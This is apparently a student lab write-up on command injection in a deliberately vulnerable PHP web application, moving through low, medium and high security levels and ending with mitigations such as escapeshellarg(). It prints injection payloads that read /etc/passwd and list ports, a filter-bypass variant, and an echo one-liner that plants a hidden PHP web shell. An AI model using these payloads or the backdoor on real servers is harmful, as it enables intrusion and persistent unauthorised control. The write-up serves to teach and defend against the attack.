Command Injection

This is an Attack Method calling a system command unintended by sending the data, after modifying an argument value of Application calling the system command.

When calling the system command to deal with specific data on Web Application, the attack often was taken place.

<Threat>

If the command injection is used, a black hacker can upload a malicious script or files on the system by using a various commands.

스크린샷이(가) 표시된 사진

자동 생성된 설명

<Solution>

As you see, these functions can be the cause of an attack. If the functions must be used, a programmer has to do that a harmful value can’t be sent on the function by checking about specific character ( “ | “, “ & “, “ ; “ ) supporting a multiline on the system.

<Lab>

스크린샷이(가) 표시된 사진

자동 생성된 설명

스크린샷이(가) 표시된 사진

자동 생성된 설명

<Low>

텍스트이(가) 표시된 사진

자동 생성된 설명

“shell\_exec” function (execute a command). This code has a vulnerability that immediately execute the entered command without filtering verification.


스크린샷이(가) 표시된 사진

자동 생성된 설명

Enter: || netstat -a (command)

By using an operator ( || ), look up all port information of current attack target. If the web has a vulnerability like this, an attacker can intercept an account information or server information etc. This is very dangerous vulnerability.

<Medium>




medium.php

This code have simply code that change specific character to ‘‘ (nothing). This can block the attack through “&&” or ‘ ; ’ .

But the attacker can use the command injection through other multiline command. Ex) || , > , <

<High>



high.php

Can’t use the various characters.

* || cat /etc/passwd
* |`| `cat /etc/passwd
* |cat /etc/passwd

스크린샷이(가) 표시된 사진

자동 생성된 설명

Thus, the attacker can bypass like this.

<Backdoor>

echo “<?php \$var=shell\_exec(\$\_GET[‘input’]); echo \$var?>” >.backdoor.php

If the attacker put this code on server, whenever the attacker can attack through the backdoor. And the backdoor file is not seen by entering the command “ls”.

<Security>

By using escapeshellarg() can be more secure without validation, even when the user input other than IP Address format.

$target => escapeshellarg($target)

OR

STRIP 🡪 Merge 🡪 Checking 🡪 Execute

Stripslahes( ) => explode( ) => is\_numeric( ) => (merge)